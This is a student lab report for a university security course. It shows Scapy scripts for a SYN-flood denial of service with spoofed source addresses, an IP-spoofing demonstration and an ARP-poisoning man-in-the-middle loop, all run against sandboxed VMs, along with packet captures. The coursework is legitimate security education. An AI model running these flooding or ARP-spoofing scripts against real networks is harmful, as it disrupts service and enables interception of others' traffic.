Ahmet Berker KOÇ

2232320

CENG 489

Introduction to Computer Security

Spring 2021–2022

Programming Assignment #2

1. Lab Setup

In this programming assignment, I set a lab environment by using Vagrant which is a sandboxing tool. It enables to create an isolated network. By using vagrantfile and oracle VM box, I create 3 Virtual Machine (VM) which are Attacker, Victim and Bystander. I configure their IP address as following

Attacker	192.168.56.10
Victim	192.168.56.20
Bystander	192.168.56.30

All three vagrant files are located in different directories. I install related package and libraries to attacker machine. After creating machines, I check the connections. Three devices can ping each other. I also check the connections by using *"curl {IP}"* and *"python3 -m http.server"* commands.

```
Vagrant.configure("2") do |config|
  config.vm.box = "ubuntu/focal64"
  config.vm.network "private_network", ip: "192.168.56.10"
```

```
Vagrant.configure("2") do |config|
  config.vm.box = "ubuntu/trusty64"
  config.vm.network "private_network", ip: "192.168.56.20"
```

```
Vagrant.configure("2") do |config|
  config.vm.box = "generic/ubuntu1804"
  config.vm.network "private_network", ip: "192.168.56.30"
```

2. Attacks

I choose three attacks as DOS, TCP/IP Hijacking and ARP Spoofing/Poisoning

a. DOS Attack

In dos attack, attacker makes target busy by creating lots of network traffic. In this way network resources becomes unavailable. Although dos attack doesn't make resources completely unavailable, it slows down the network by keeping the system busy.

As you can see in the Figure1, Attacker Bombs victim with HTTP request and legitimate request fail due to the busy network traffic.



Figure 1: Dos Attack

Code Explanation:

In an infinite while loop, I send packet to target IP (victim IP) continuously. Firstly, I try one port and one IP address to attack with my code. Then, in order to increase the traffic, I try multiple port and multiple IP to attack.

```
source_IP = "192.168.56.10"
target_IP = "192.168.56.20"
source_port = 8000
i = 1
while True:
    IP1 = IP(src = source_IP, dst = target_IP)
    TCP1 = TCP(sport = source_port, dport = 80)
    pkt = IP1 / TCP1
    send(pkt, inter = .001)
    print ("packet sent ", i)
    i = i + 1
```

```python
import random
from scapy.all import *
target_IP = "192.168.56.20"
i = 1

while True:
    a = str(random.randint(1,254))
    b = str(random.randint(1,254))
    c = str(random.randint(1,254))
    d = str(random.randint(1,254))
    dot = "."
    source_IP = a + dot + b + dot + c + dot + d

    for source_port in range(1, 65535):
        IP1 = IP(src = source_IP, dst = target_IP)
        TCP1 = TCP(sport = source_port, dport = 000)
        pkt = IP1 / TCP1
        send(pkt,inter = .001)

        print ("packet sent ", i)
        i = i + 1
```

Figure 2: Dos Attack Code only 1 port vs Dos Attack with Multiple Port and Multiple IP

My DOS Attack Experiment:

I started to attack from attacker to victim. I send packet from attacker and victim sends ACK. Totally, 5756 send operation is done by attacker send and victim ACK. This makes network busy.

4	0.016421	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.048316	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
6	0.049523	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.072607	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
8	0.073552	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	0.104211	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
10	0.104783	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	0.136409	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
12	0.136977	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	0.164354	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
14	0.164991	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	0.197145	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
16	0.197719	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	0.232218	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
18	0.232906	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	0.271083	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
20	0.271815	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	0.308572	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
22	0.309142	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	0.340184	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
24	0.341081	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	0.372306	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
26	0.372962	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	0.400095	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0

Figure 3: Start of Dos Attack

5733	98.860280	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5734	98.860934	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5735	98.892199	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5736	98.892752	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5737	98.923945	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5738	98.924774	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5739	98.955983	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5740	98.956580	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5741	98.988465	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5742	98.989817	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5743	99.020245	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5744	99.020844	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5745	99.052218	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5746	99.052804	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5747	99.084303	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5748	99.085036	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5749	99.116382	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5750	99.117423	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5751	99.148142	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5752	99.148764	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5753	99.180601	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5754	99.181187	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5755	99.211908	192.168.56.10	192.168.56.20	TCP	54	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
5756	99.212523	192.168.56.20	192.168.56.10	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 4: Stopped Point of Dos Attack

When Attacker try to make victim busy, I send a packet from Bystander to check whether I can reach the victim or not. I see the response (redirect host(new nexthop)as shown in the terminal below, I search this response and understand that it results from busy network. So, this conclude that DOS attack achieves keeping network busy.

```
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
From 192.168.56.10: icmp_seq=1 Redirect Host(New nexthop: 192.168.56.20)
64 bytes from 192.168.56.20: icmp_seq=1 ttl=63 time=1.62 ms
From 192.168.56.10: icmp_seq=2 Redirect Host(New nexthop: 192.168.56.20)
64 bytes from 192.168.56.20: icmp_seq=2 ttl=63 time=1.52 ms
From 192.168.56.10: icmp_seq=3 Redirect Host(New nexthop: 192.168.56.20)
```

b. TCP/IP Hijacking

In IP spoofing, attackers send packets by changing their IP address. This may cause the victim to receive unexpected packages and be adversely affected. For example, the victim is communicating with a server. Although the victim does not want anything from the server, if the attacker request very large packets from the server with the IP address of the victim, then the server sends these packets to the victim and put the victim in a distressed situation. This scenario is illustrated in Figure5.



Figure 5: TCP/IP Hijacking

My TCP/IP Hijacking Attack Experiment:

Attacker sends packet to Bystander (consider as server in Figure 5) by using(imitating) victim IP. Victim takes unexpected ACK from Bystander although it doesn't send any packet to Bystander. In Figure6, Bystander received some request from victim (192.168.65.20). However, it is actually attacker. Attacker sends packet with the IP of victim. Therefore, Bystander consider that packets come from victim and it response with ACK. In Figure7, there is no request from victim (192.168.65.20) but victim receive ACK from Bystander (192.168.65.30).

1	0.000000	192.168.56.20	192.168.56.30	TCP	60	8000 → 80 [SYN] Seq=0 Win=8192 Len=0
2	0.000006	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.001701	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
4	0.001707	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.003899	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
6	0.003905	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.005986	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
8	0.005991	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	0.007768	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
10	0.007773	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	0.009800	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
12	0.009805	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	0.011873	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
14	0.011884	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	0.013705	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
16	0.013710	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	0.015475	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
18	0.015481	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	0.017562	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
20	0.017568	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	0.019688	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
22	0.019693	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	0.021575	192.168.56.20	192.168.56.30	TCP	60	[TCP Retransmission] 8000 → 80 [SYN] Seq=0 Win=8192 Len=0
24	0.021595	192.168.56.30	192.168.56.20	TCP	54	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 6: Network Traffic taken from The Bystander side

1	0.000000	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2	0.002809	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.005080	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4	0.007516	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.010197	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	0.012518	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.016519	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	0.019728	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	0.022794	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	0.027206	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	0.030475	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	0.032255	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	0.034577	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	0.036243	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	0.038101	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	0.041549	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	0.043178	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	0.046174	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	0.049015	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20	0.050916	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	0.052953	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22	0.054810	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	0.056775	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	0.058564	192.168.56.30	192.168.56.20	TCP	60	80 → 8000 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 7: Network Traffic taken from The Victim side

c. ARP Spoofing/Poisoning

ARP Spoofing is a method of gaining a man-in-the-middle situation. Attacker sends spoofed arp packet on the the network or specific host device. This enable attacker to intercept, modify or watch network traffic. Figure8 shows that the regular network which all devices communicate with gateway and then to the internet. Also Figure9 shows ping operations and Bystander(192.168.56.30) pcap file of those operation. All request from attacker and victim and their reply is shown when attacker and victim ping in a normal way.



Figure 8: Regular Network



Figure 9: Regular Network Traffic with my VM

When attacker begin the attack, attacker sends ARP response to the gateway and it implies that that "I have the victim's IP address". Also, attacker sends ARP response to the victim and it implies that that "I have the gateway's IP address" as shown in Figure10. In my experiment Figure14 black lines show those operation.



Figure 10: Attacker start attack by presenting itself as victim and gateway

Then network traffic becomes like Figure11.



Figure 11: New Network Traffic with ARP Spoofing

My Arp Experiment:

1. At the beginning of the experiment, I try to listen of the ping between Bystander (consider as gateway in above figure) and victim from Attacker side. However, I obtain an empty pcap file. This means that Attacker can't listen their communication. In Figure12, I show my 3 machine, ping operation between bystander and victim and empty pcap file obtained from Attacker



Figure 12: Before Arp Attacker couldn't listen The Communication Between Victim and Bystander

2. Then I started ARP Spoofing Attack and I listen to them again and I obtain pcap file as shown Figure14. Black lines of Figure14 are the operation which indicates the code line 12 (telling the `target` that we are the `gateway`) and 15 (telling the `gateway` that we are the `target`) in the Figure13. It is accomplished in the spoof function by changing the ARP cache of the target. After this operation, Attacker could listen the communication (ping from bystander to victim or vice versa) between bystander and victim.

```
1  # victim ip address
2      target = "192.168.56.20"
3      # gateway ip address
4      host = "192.168.56.30"
5      # print progress to the screen
6      verbose = True
7      # enable ip forwarding
8      _enable_linux_iproute()
9      try:
10         while True:
11             # telling the `target` that we are the `host`
12             spoof(target, host, verbose)
13             #print("telling the target that we are the host")
14             # telling the `host` that we are the `target`
15             spoof(host, target, verbose)
16             #print("telling the host that we are the target")
17             # sleep for one second
18             time.sleep(1)
19     except KeyboardInterrupt:
20         print("[!] Detected CTRL+C ! restoring the network, please wait...")
21         restore(target, host)
22         restore(host, target)
```

Figure 13: My ARP Spoofing code (only main part)

22	40.095832	192.168.56.10	192.168.56.30	ICMP	126	Redirect (Redirect for host)
23	40.095916	192.168.56.30	192.168.56.20	ICMP	98	Echo (ping) request id=0x0717, seq=1/256, ttl=63 (reply in 24)
24	40.096527	192.168.56.20	192.168.56.30	ICMP	98	Echo (ping) reply id=0x0717, seq=1/256, ttl=64 (request in 23)
25	40.096578	192.168.56.10	192.168.56.20	ICMP	126	Redirect (Redirect for host)
26	40.096615	192.168.56.20	192.168.56.30	ICMP	98	Echo (ping) reply id=0x0717, seq=1/256, ttl=63
27	41.096950	192.168.56.30	192.168.56.20	ICMP	98	Echo (ping) request id=0x0717, seq=2/512, ttl=64 (no response found!)
28	41.096969	192.168.56.10	192.168.56.30	ICMP	126	Redirect (Redirect for host)
29	41.097011	192.168.56.30	192.168.56.20	ICMP	98	Echo (ping) request id=0x0717, seq=2/512, ttl=63 (reply in 30)
